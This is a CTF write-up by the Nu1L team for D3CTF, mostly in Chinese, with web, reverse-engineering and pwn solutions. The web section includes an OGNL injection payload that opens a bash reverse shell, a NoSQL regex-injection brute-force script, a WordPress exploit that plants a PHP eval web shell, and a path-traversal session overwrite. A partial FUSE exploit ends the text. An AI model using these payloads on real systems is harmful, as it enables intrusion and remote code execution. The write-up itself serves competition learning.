D3CTF WriteUp By Nu1L

> Author:Nu1L

Web

d3oj

```
POST /problem/9/submit?contest_id= HTTP/1.1
Host: bb29c817d4.d3oj-d3ctf-challenge.n3ko.co
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0) Gecko/20100101
Firefox/92.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------
-190328537641679079193500093431
Content-Length: 593
Origin: http://bb29c817d4.d3oj-d3ctf-challenge.n3ko.co
Connection: close
Referer: http://bb29c817d4.d3oj-d3ctf-challenge.n3ko.co/problem/9
Cookie: oj-session=218e1b0c0b1f69b9b7cda7cfd43e8b83|a53a8c32e6377fb5f257f30230f097d9;
connect.sid=s%3AdB4q543q5_2Mf9zJK_j7SAPnrRmrT_2o.9hxHGeWY83Io00%2F2DcoFc7SosBoG6pzZSzUg
xl0EXlQ; login=%5B%22zsxtest123%22%2C%22c7500bd8e5613559beb3c3b7d638467c%22%5D
Upgrade-Insecure-Requests: 1

----------------------------190328537641679079193500093431
Content-Disposition: form-data; name="answer_by_editor"

[{"filename":"../../../../../app/sessions/efMRdUqVFddfRIVvnExAaMWXt0hCyqrM.json","data"
:"{\"cookie\":
{\"originalMaxAge\":null,\"expires\":null,\"secure\":false,\"httpOnly\":false,\"path\":
\"/\"},\"user_id\":4,\"__lastAccess\":1646455476003}"}]
----------------------------190328537641679079193500093431
Content-Disposition: form-data; name="answer"; filename=""
Content-Type: application/octet-stream


----------------------------190328537641679079193500093431--
```

shorter

ROME1反序列化链base64缩小到1956长度以下


```java
package web.challenge.shorter.controller;

import ...

@RestController
public class MainController {
    public MainController() {
    }

    @GetMapping({"/hello"})
    public String index() { return "hello"; }

    @PostMapping({"/hello"})
    public String index(@RequestParam String baseStr) throws IOException, ClassNotFoundException {
        if (baseStr.length() >= 1956) {
            return "too long";
        } else {
            byte[] decode = Base64.getDecoder().decode(baseStr);
            ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(decode);
            ObjectInputStream objectInputStream = new ObjectInputStream(byteArrayInputStream);
            objectInputStream.readObject();
            return "hello";
        }
    }
}
```

https://github.com/4ra1n/ShortPayload

https://xz.aliyun.com/t/10824

工具里手动加了个ROME链，执行whoami命令生成的长度是2012，还多了一些字节，需要再缩小

不抛异常也可以正常编译



ezsql

有一个明显的sql注入，但是数据库内没有hint也没有flag

```
curl "<http://3795f9e286.ezsql-d3ctf-challenge.n3ko.co/vote/getDetailedVoteById/?vid=3-(select/**/1)>"
```

注意到VoteProvider中将用户输入直接拼接进了sql builder，存在ongl表达式注入

```
public class VoteProvider {
    public VoteProvider() {
    }

    public String getVoteById(@Param("vid") final String vid) {
        String s = (new SQL() {
            {
                this.SELECT("*");
                this.FROM("vs_votes");
                this.WHERE("v_id = " + vid);
            }
        }).toString();
        return s;
    }
}
```

发现ongl表达式存在限制，不能使用Runtime,ClassLoader,ProcessBuilder等class

```
if (_useStricterInvocation) {
    Class methodDeclaringClass = method.getDeclaringClass();
    if (AO_SETACCESSIBLE_REF != null && AO_SETACCESSIBLE_REF.equals(method) ||
AO_SETACCESSIBLE_ARR_REF != null && AO_SETACCESSIBLE_ARR_REF.equals(method) ||
SYS_EXIT_REF != null && SYS_EXIT_REF.equals(method) || SYS_CONSOLE_REF != null &&
SYS_CONSOLE_REF.equals(method) ||
AccessibleObjectHandler.class.isAssignableFrom(methodDeclaringClass) ||
ClassResolver.class.isAssignableFrom(methodDeclaringClass) ||
MethodAccessor.class.isAssignableFrom(methodDeclaringClass) ||
MemberAccess.class.isAssignableFrom(methodDeclaringClass) ||
OgnlContext.class.isAssignableFrom(methodDeclaringClass) ||
Runtime.class.isAssignableFrom(methodDeclaringClass) ||
ClassLoader.class.isAssignableFrom(methodDeclaringClass) ||
ProcessBuilder.class.isAssignableFrom(methodDeclaringClass) ||
AccessibleObjectHandlerJDK9Plus.unsafeOrDescendant(methodDeclaringClass)) {
        throw new IllegalAccessException("Method [" + method + "] cannot be called from
within OGNL invokeMethod() under stricter invocation mode.");
    }
}
```

用反射绕一下

```
${(#cls = #this.getClass().forName("java.lang.Runtime")).(#rt =
#cls.getDeclaredMethod("getRuntime",null).invoke(null,null)).(#exec =
#cls.getDeclaredMethod("exec", this.getClass().forName("[Ljava.lang.String;"))).
(#exec.invoke(#rt,"bash,-c,bash -i >& /dev/tcp/server-ip/9999 0>&1".split(",")))}
```

d3fGO

struct { Username interface {} "json:"username""; Password interface {} "json:"password""; Seeecret interface {} "json:"seeecret"" }

{"username":{"$ne":"sss"},"password":{"$ne":"sss"}, "seeecret":{"$ne":"sss"} }

```
import requests
import string
from tqdm import trange
# data = {"username":{"$ne":"sss"},"password":{"$ne":"sss"},"seeecret":
{"$regex":"^d3.*"}}

candidate = string.ascii_lowercase + string.digits + '_' + string.ascii_uppercase +
string.punctuation

flag = "d3ctf\\{"
```

```
for i in trange(50):
    for j in candidate:
        data = {"username":{"$ne":"sss"},"password":{"$ne":"sss"},"seeecret":
{"$regex":"^"+flag+j+".*"}}
        r = requests.post('http://4fa66dc4ce.fgo-d3ctf-
challenge.n3ko.co/api/Admini/Login', json=data)
        if r.status_code == 200:
            flag += j
            print(flag)
            break
    else:
        print("Failed")
        break

# print(requests.post('http://4fa66dc4ce.fgo-d3ctf-challenge.n3ko.co/api/Admini/Login',
json = {"username":{"$ne":"sss"},"password":{"$ne":"sss"},"seeecret":{"$regex":"^d3ctf\
{W3lc0me_7o_n05qL_WoR1d!\}.*"}}).json())
```

NewestWordPress

```
import requests

session = requests.session()


nonce = session.get("http://global-wordpress-d3ctf-challenge.n3ko.co/?
page_id=5").text.split('uwp_register_nonce" value="')[1].split('"')[0]
print(nonce)

burp0_url = "http://global-wordpress-d3ctf-challenge.n3ko.co:80/?page_id=5"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0)
Gecko/20100101 Firefox/92.0",
"Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"
,
 "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
  "Accept-Encoding": "gzip, deflate",
  "Content-Type": "multipart/form-data; boundary=--------------------------
-166056914657914401842489903 28",
   "Origin": "http://global-wordpress-d3ctf-challenge.n3ko.co",
    "Connection": "close",
   "Referer": "http://global-wordpress-d3ctf-challenge.n3ko.co/?page_id=5",
    "Upgrade-Insecure-Requests": "1"}
```

```
burp0_data = "-----------------------------166056914657914401842489903 28\r\nContent-
Disposition: form-data; name=\"first_name\"\r\n\r\ntest123\r\n-----------------------
----166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"last_name\"\r\n\r\ntest123\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"username\"\r\n\r\ntest123\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"email\"\r\n\r\ntest@qq.com\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"password\"\r\n\r\ntesttesttest\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"confirm_password\"\r\n\r\ntesttesttest\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"redirect_to\"\r\n\r\nhttp://global-wordpress-d3ctf-challenge.n3ko.co/\r\n-------
----------------------166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"uwp_register_hash\"\r\n\r\nf4dedba7710ad89f8e5f285db\r\n-----------------------
-----166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"uwp_register_hp\"\r\n\r\n\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"uwp_register_nonce\"\r\n\r\n"+nonce+"\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"uwp_register_form_id\"\r\n\r\n1\r\n---------------------------
-166056914657914401842489903 28\r\nContent-Disposition: form-data;
name=\"uwp_register_submit\"\r\n\r\n\r\n---------------------------
-166056914657914401842489903 28--\r\n"
session.post(burp0_url, headers=burp0_headers, data=burp0_data)


burp0_url = "http://global-wordpress-d3ctf-challenge.n3ko.co:80/wp-login.php"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0)
Gecko/20100101 Firefox/92.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"
, "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
"Accept-Encoding": "gzip, deflate", "Referer": "http://global-wordpress-d3ctf-
challenge.n3ko.co/wp-login.php?redirect_to=http%3A%2F%2Fglobal-wordpress-d3ctf-
challenge.n3ko.co%2Fwp-admin%2F&reauth=1", "Content-Type": "application/x-www-form-
urlencoded", "Origin": "http://global-wordpress-d3ctf-challenge.n3ko.co", "Connection":
"close", "Upgrade-Insecure-Requests": "1"}
burp0_data = {"log": "test123", "pwd": "testtesttest", "wp-submit": "Log In",
"redirect_to": "http://global-wordpress-d3ctf-challenge.n3ko.co/wp-admin/",
"testcookie": "1"}
session.post(burp0_url, headers=burp0_headers, data=burp0_data)


burp0_url = "http://global-wordpress-d3ctf-challenge.n3ko.co:80/wp-admin/admin-
ajax.php"
```

```
burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0) Gecko/20100101 Firefox/92.0", "Accept": "application/json, text/javascript, */*; q=0.01", "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2", "Accept-Encoding": "gzip, deflate", "Referer": "http://global-wordpress-d3ctf-challenge.n3ko.co/wp-admin/profile.php", "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8", "X-Requested-With": "XMLHttpRequest", "Origin": "http://global-wordpress-d3ctf-challenge.n3ko.co", "Connection": "close"}
burp0_data = {"action": "parse-media-shortcode", "shortcode": "[php_everywhere]<?php file_put_contents('/var/www/html/wp-content/uploads/nu1l.php',base64_decode('PD9waHAgZXZhbCgkX1BPU1RbJ251MWw3NzcnXSk7Pz4=') );system('chmod 777 /var/www/html/wp-content/uploads/nu1l.php')?>[/php_everywhere]", "_wpnonce": "c2d50daf4c"}
print(session.post(burp0_url, headers=burp0_headers, data=burp0_data).text)
```

然后mysql udf即可

Reverse

d3hotel

assetstudio解出资源文件后unluac跑一遍得到

```
local L0_1, L1_1, L2_1, L3_1, L4_1, L5_1, L6_1, L7_1, L8_1, L9_1, L10_1, L11_1
matrix = require("matrix")

m = matrix(5, 5, 0)


L2_1 = {}

L2_1[1] = 6422944
L2_1[2] = -7719232
L2_1[3] = 41640292
L2_1[4] = -1428488
L2_1[5] = -36954388
L3_1 = {}
L3_1[1] = 43676120
L3_1[2] = -26534136
L3_1[3] = -31608964
L3_1[4] = -20570796
L3_1[5] = 22753040
L4_1 = {}
L5_1 = -6066184
L6_1 = 30440152
L7_1 = 5229916
L8_1 = -16857572
L9_1 = -16335464
L4_1[1] = L5_1
```

```
L4_1[2] = L6_1
L4_1[3] = L7_1
L4_1[4] = L8_1
L4_1[5] = L9_1
L5_1 = {}
L6_1 = -8185648
L7_1 = -17254720
L8_1 = -22800152
L9_1 = -8484728
L10_1 = 44642816
L5_1[1] = L6_1
L5_1[2] = L7_1
L5_1[3] = L8_1
L5_1[4] = L9_1
L5_1[5] = L10_1
L6_1 = {}
L6_1[1] = -35858512
L6_1[2] = 10913104
L6_1[3] = -4165844
L6_1[4] = 37696936
L6_1[5] = -10061980
L1_1 = {}

L1_1[1] = L2_1
L1_1[2] = L3_1
L1_1[3] = L4_1
L1_1[4] = L5_1
L1_1[5] = L6_1

n = matrix(L1_1)

function L0_1(A0_2)
  local L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2
  L1_2 = #A0_2
  if L1_2 ~= 25 then
    L1_2 = 0
    return L1_2
  end

  for i = 1, 5, 1 do

    for j = 1, 5, 1 do
      m[i][j] = string.byte(A0_2, (i - 1) * 5 + j)

    end
  end
  L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2 = matrix.det(m)
  L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2 =
string.format("%.5f", L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2)
```

```
  det = tonumber(L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2)

  L1_2 = matrix(5, "I") * det

  L2_2 = m * n
  if L1_2 == L2_2 then
    return 1
  else
    return 0
  end
end
f = L0_1
```

```
n = [[6422944, -7719232, 41640292, -1428488, -36954388],
     [43676120, -26534136, -31608964, -20570796, 22753040],
     [-6066184, 30440152, 5229916, -16857572, -16335464],
     [-8185648, -17254720, -22800152, -8484728, 44642816],
     [-35858512, 10913104, -4165844, 37696936, -10061980]]
n = matrix(ZZ,n)
b = -2337879088*n^(-1)
for i in b:
    for j in i:
        print(chr(j),end='')
```

解出`d3ctf{W3ba5m_1s_Awe5oom3}`,但是不正确，继续分析wasm

```
v0 = __f4566_System_String__ToCharArray(0, *(int*)(v0 + 0x110));
if(*(int*)(v0 + 12) == 25) {
    *(short*)(v0 + 34) = *(short*)(v0 + 34) + 33;
}
```

发现修改了一个字节

```
# -*- coding:utf-8 -*-
"""
@Author: Mas0n
@File: d3ctf_2.py
@Time: 2022/3/5 21:38
@Desc: It's all about getting better.
"""

fake = bytearray(b'd3ctf{W3ba5m_1s_Awe5oom3}')
flag = fake.copy()
flag[9] -= 33
print(flag)
```

d3thon

测试得知 `ZOAmcoLkGlAXXqf` 是定义函数，`RDDDZUiIKbxCubJEN` 是运行函数

okokokok函数对flag进行加密，并且只有4种操作

输入数据测试出四种操作分别是：

```
IEKMEDdrPpzpdKy             add
OcKUQCYqhwHXfAgGZH          xor
FLNPsiCIvICFtzpUAR          sub
kuhisCvwaXWfqCs             not
```

逆回去得到flag

```
4729a4a6bbdd4d78c94e6229257af35e
```

d3mug

按键回调事件：`NoteObject__OnClicked`

- 无效事件：`GameManager__NoteMissed`
- 击中事件：`GameManager__NoteHit`

地图加载：`GameManager__loadBeatmap_d__8__MoveNext`

读取地图数据：`BeatScroller__ParseBeatTampoMap`

- 生成点位：`BeatScroller__GenerateNote`

其中地图数据包含如下，但只加载了一张图：Beatmaps/ChromeVOX

- hitpoints


  格式：int,int （第N列, 第N毫秒）

  示例： 4,0
- timepoints

  格式：int: float

  示例：0: 292.6829268292683

查阅了一下docs,推测这个值就是时间轴上的点值



hook一下

```
const hitdata = ``; // beatmaps/chromevox/hitpoints

const timeList = hitdata.split("\n").map((v, idx, arr) => {
    return parseInt(v.split(",")[1], 10);
});

function awaitHook(){

    var ptr = Module.findBaseAddress("libd3mug.so");
    console.log(ptr);

    const update = new NativeFunction(ptr.add(0x0000780), "pointer", ["char"]);
    const instance = ptr.add(0x02D18);
    // running
    instance.writePointer(new NativePointer(0)); // init.
    for (const t of timeList) {
        update(t);
    }
    console.log(instance.readPointer().readCString());

}
// D3CTF{Gb78e-7b04-4364-82d2-7f44}
setImmediate(function(){
    setTimeout(awaitHook,10);
})
```

d3arm

先将bin转换为hex

`.\srec_cat.exe 815b45cf84.bin -Binary -o test_hex_out.hex -intel -Output-Block-Size=16 -Disable_Sequence_Warnings`

hex是单片机中常用的格式

然后载入IDA手动选择arm小端,可以反编译

`baseAddr: 0x8000000`

函数入口

```
void __noreturn sub_800951C()
{
  int v0; // r0
  void *v1; // r1
  void *v2; // r2
  void *v3; // r3
  unsigned __int8 *v4; // r2
  const char *v5; // r1

  unk_20003274 = "singleton_mutex";
  unk_20003278 = 11;
  unk_2000327C = &unk_20003288;
  unk_20003280 = 28;
  *(_DWORD *)&byte_20001000[4232] = &dword_200028E4[174];
  *(_DWORD *)&byte_20001000[4236] = 68;
  *(_DWORD *)&byte_20001000[4240] = &byte_20001000[128];
  *(_DWORD *)&byte_20001000[4244] = 4096;
  *(_DWORD *)&byte_20001000[4248] = 24;
  *(_DWORD *)&byte_20001000[4224] = "main";
  dword_20003284 = sub_8009996();
  v0 = sub_800A578(entry, 0, &byte_20001000[4224]);
  if ( v0 )
  {
    sub_80097AE(v0, v1, v2, v3);
    v5 = "Failed to start RTOS";
    v4 = 0;
  }
  else
  {
    v4 = &byte_20001000[4224];
    v5 = "Pre main thread not created";
  }
  sub_800924A(0x8001011D, (int)v5, (int)v4, 0, 0);
}
```

关卡需要选择为hard

```
unsigned int __fastcall choose_level(unsigned int result)
{
  const char *v1; // r6
  const char *v2; // r7
  const char *v3; // r4
  int v4; // r8

  if ( result <= 2 )                                    // need: result == 2
  {
    v1 = EazyMode[result];
    v2 = NormalMode[result];
    v3 = HardMode[result];
    v4 = level_data_arr[result];                        // need: 0x6DDD0
    sub_80075C2((int)stdout);
    sub_800765E((int)stdout, (int)&unk_20000478, 8);
    puts((int)stdout, "\n\n");
    puts((int)stdout, v1);
    puts((int)stdout, v2);
    puts((int)stdout, v3);
    sub_8007610(stdout);
    result = (unsigned int)&level_data;
    level_data = v4;
  }
  return result;
}
```

check点

```
int check_flag()
{
  sub_80075C2((int)stdout);
  sub_800765E((int)stdout, (int)&unk_200001E0, 6);
  puts((int)stdout, "\n\n\n");
  puts((int)stdout, "  You get %2d points  ", idx);
  puts((int)stdout, " Good! Try it again. ");
  puts((int)stdout, "                      ");
  sub_8007610(stdout);
  if ( idx == 42 && level_data == 0x6DDD0 )
  {
    sub_80075C2((int)stdout);
    sub_800765E((int)stdout, (int)&unk_200001E0, 6);
    puts((int)stdout, "\n\n");
    puts((int)stdout, " flag is shown below ");
    puts((int)stdout, flag);
    sub_8007610(stdout);
  }
  return sub_8007F48(1000000);
}
```

Set flag:

```
int set_flag()
{
  if ( POS.X1 != pos_x || POS.Y1 != pos_y )
    return 0;
  if ( index <= 41 )
    flag[index] = LOBYTE(check_arr[index]) ^ xorkey;
  return 1;
}
```

```
unsigned int *insertNode()
{
  unsigned int *result; // r0
  int v1; // r1
  bool v2; // cc
  pos *v3; // r1
  pos *v4; // r2

  result = malloc(0xCu);
  v1 = ++index % 3;
  v2 = (index % 3) > 2;
  *result = 0;
  result[1] = 0;
  result[2] = 0;
  if ( !v2 )
    xorkey = 0x335E44u >> (8 * v1);             // 恒成立
  v3 = &POS;
  do
  {
    v4 = v3;
    v3 = v3->next;
  }
  while ( v3 );
  v4->next = result;
  return result;
}
```

直接xor就可以了

```
# -*- coding:utf-8 -*-
"""
@Author: Mas0n
@File: d3dctf_1.py
@Time: 2022/3/4 23:41
@Desc: It's all about getting better.
"""

check_arr = [0x00000020, 0x0000006D, 0x00000050, 0x00000030, 0x00000038, 0x00000048,
0x00000026, 0x00000067, 0x00000057, 0x0000007C, 0x0000006C, 0x00000005, 0x00000020,
0x0000003A, 0x00000052, 0x00000072, 0x0000003C, 0x0000000B, 0x00000025, 0x0000006D,
0x00000052, 0x00000074, 0x0000006A, 0x00000055, 0x00000070, 0x0000006A, 0x00000005,
0x00000076, 0x0000003A, 0x00000004, 0x0000007D, 0x0000006D, 0x00000007, 0x00000077,
0x0000006E, 0x00000057, 0x00000077, 0x0000006F, 0x00000004, 0x00000020, 0x00000038,
0x0000004E]
flag = bytearray(b'\x00' * 42)
```

```python
xorkey = 68
flag[0] = xorkey ^ check_arr[0]

for i in range(1, 42):
    v1 = i % 3
    xorkey = (0x335E44 >> (8 * v1)) & 0xff
    flag[i] = xorkey ^ check_arr[i]
print(flag)
```

d3w0w

0x402510 → enter x64

0x402521 → out x64

中间的部分是x64代码


flag中只有1234

规则比较阴间，手算一下 d3ctf{22441442223133324424441111133333}

d3re

check函数为sub_18011BA80，输入长度44

外部逻辑



正确格式为

`d^3ctf{11111111-2222-2222-1111-333321111111}`

```
0x18010C730 -> -
0x18010C190 -> +
0x18010EF90 -> ModPow
0x18010CB90 -> *
0x18010E370 -> %
0x18011C610 -> 对flag的格式检查
```

将flag内容转为16进制字符串

先对flag的前8 byte进行pack，得到result

```
result = 0
for i in range(8):
    result <<= 9
    result += flag[i]
```

前一部分对result检查

```
const_1 = 904559654629185507076703
const_2 = 757726435240880506850652
(result * const_2) % const_1 == 820856551661154796608770
# result = 859958762477453379136
```

unpack得到 `['5d', '79', '9a', '23', 'ed', '48', '83', '40']` ，这一部分是小端序

flag前一部分 `d^3ctf{239a795d-48ed-4083`

后面会根据result 生成AES密钥和IV,对整个flag进行加密，然后进行比较

直接提取KEY、IV进行解密

```
from binascii import a2b_hex
from Crypto.Cipher import AES
key = a2b_hex('C51A4B2841E627D47D72C34079BE1F6C')
iv = a2b_hex('9CA57A2B88214607345DD2A3A0591EFF')
data = a2b_hex('8F7C126B07D498773B5C620BAC961396')
aes = AES.new(key=key, mode=AES.MODE_CBC, IV=iv)
print(aes.decrypt(data).hex())
# '5d799a23ed48834090d3e7528ca0776b'
```

后半部分拼起来得到flag

```
d^3ctf{239a795d-48ed-4083-90d3-e7528ca0776b}
```

Pwn

d3fuse

filename可以溢出，导致类型混淆。伪造inode节点即可任意地址读写

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <time.h>
#include <unistd.h>

struct fbuf
{
  char name[32];
  int file_type;
  unsigned int subsize;
  char *ptr;
};


int main(){
    int fd = open("/mnt/uaf",O_RDWR|O_CREAT, 0777);
    char buf[0x200];
    struct fbuf payload;
    strcpy(payload.name,"exp1");
    payload.file_type = 0;
    payload.subsize = 0x200;
    payload.ptr = 0x405010;
    memcpy(buf,&payload,sizeof(payload));
    memcpy(buf+sizeof(payload),&payload,sizeof(payload));
    write(fd,&payload,sizeof(payload)*2);
    close(fd);
    fd = open("/mnt/test1",O_RDWR|O_CREAT, 0777);
    write(fd,"cp /flag /chroot/rwdir",strlen("cp /flag /chroot/rwdir"));
    close(fd);
    char name[0x400];
    memset(name,0,sizeof(name));
    memset(name,0x31,0x21);
    char cmd[0x400];
    strcpy(cmd,"mv /mnt/uaf /mnt/");
    strcpy(cmd+strlen("mv /mnt/uaf /mnt/"),name);
    system(cmd);
    sleep(1);
    memset(cmd,0,sizeof(cmd));
    strcpy(cmd,"/mnt/");
    strcat(cmd,name);
    strcat(cmd,"/");
    strcat(cmd,"exp1");
    fd = open(cmd,O_RDWR, 0777);
```

```
    printf("%s\n%d\n",cmd,fd);
